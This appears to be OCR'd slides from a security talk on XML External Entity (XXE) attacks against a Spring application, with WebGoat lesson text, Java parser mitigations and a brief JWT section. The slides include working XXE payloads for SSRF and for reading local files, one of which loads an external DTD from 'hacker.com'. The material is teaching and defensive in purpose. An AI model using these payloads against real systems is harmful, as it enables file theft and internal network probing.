


```
{
  "status" : 400,
  "error" : "Bad Request",
  "message" : "JSON parse error: Unexpected character '{' (code 123) in prolog; expected
     '<'\n at [row,col {unknown-source}]: [1,1]; nested exception is com.fasterxml.jackson.core.JsonParseException:
     Unexpected character '{' (code 123) in prolog; expected '<'\n at [row,col {unknown-source}]: [1,1]"
}
```

```
○ → curl -i -XPOST -H "Content-Type: application/xml" -d
      '<blogEntry>
        <title>test2</title>
        <author>test</author><contents>test</contents>
       </blogEntry>'


http://localhost:8083/blogs/
HTTP/1.1 201
Content-Type: application/json;charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 24 Oct 2017 01:53:25 GMT

{
  "title" : "test2",
  "publishDate" : "2017-10-24",
  "author" : "test",
  "contents" : "test"
}
```



- Jackson dependency for both XML and JSON on classpath
- Spring detects both and accepts both
  - `application/xml`
  - `application/json`
- Question is can we exploit this?





```
<!DOCTYPE user [
<!ENTITY ssrf SYSTEM
  'http://192.168.1.20/...'>
]>
<user>&ssrf;</user>
```

Server Side Request Forgery

Parameter entities


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY file SYSTEM "file:///c:/windows-version.txt">
  <!ENTITY start "<![CDATA[">
  <!ENTITY end "]]>">
  <!ENTITY all &start;&file;&end;
]>
&all;
```



Parameter entities can insert new entities

```
<!DOCTYPE data [
  <!ENTITY % paramEntity "<!ENTITY js 'Joe Smith'>">
  %paramEntity;
]>
<data>&js;</data>
```

```
<!DOCTYPE data [
  <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % end "]]>">
  <!ENTITY % all "<!ENTITY showFile '%start;%file;%end;'>">
  %all;
]>
<data>&showFile;</data>
```



Include extra DTD

test.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY showFile '%start;%file;%end;'>">
```


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY % file SYSTEM "file:///c:/windows-version.txt">
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % end "]]>">
  <!ENTITY % testdtd SYSTEM "http://hacker.com/test.dtd">
  %testdtd;
  %all;
]>
<…>&showFile;</…>
```

Fun with includes

- With the option to include external entities, you can for example:

```
<!DOCTYPE user [
<!ENTITY ping SYSTEM ‘http://me.com/’>
]>
<user>&ping;</user>
```

Exercises


WEBGOAT
XXE
Introduction
General
Injection Flaws
SQL Injection (advanced)
SQL Injection
SQL Injection (mitigation)
XXE
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Reset lesson
1 2 3 4 5 6 7 8
Concept
This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against.
Goals
The user should have basic knowledge of XML
The user will understand how XML parsers work
The user will learn to perform a XXE attack and how to protected against it.

Mitigations

- Validation
- Instruct parsers not to allow external DTD

Java

```
XMLInputFactory xif = XMLInputFactory.newFactory();
xif.setProperty(SUPPORT_DTD, false);
```

```
XMLInputFactory xif = XMLInputFactory.newFactory();
xif.setProperty(IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(SUPPORT_DTD, true);
```


WEBGOAT

LEARN THE HACK - STOP THE ATTACK

WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.

Download standalone | Run using Docker


LEARN IN 3 STEPS



https://webgoat.github.io/WebGoat/

JSON Web Tokens (JWT)

7. JWT



Header


Claims

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleH
AiOjE0MTY0NzE5MzQsInVzZXJfbmFtZSI6InVzZXIiL
CJzY29wZSI6WyJyZWFkIiwid3JpdGUiXSwiYXV0aG9y
aXRpZXMiOlsiUk9MRV9BRE1JTiIsIlJPTEVfVVNFUiJ
dLCJqdGkiOiI5YmM5MmE0NC0wYjFhLTRjNWUtYmU3MC
1kYTUyMDc1YjlhODQiLCJjbGllbnRfaWQiOiJteS1jb
GllbnQtd2l0aC1zZWNyZXQifQ.AZCTD_fiCcnrQR5X7
rJBQ5rO-2Qedc5_3qJJf-ZCvVY
```


Signature

Stop using JWT for sessions, part 2


A handy dandy (and slightly sarcastic) flowchart about why your "solution" doesn't work



http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/

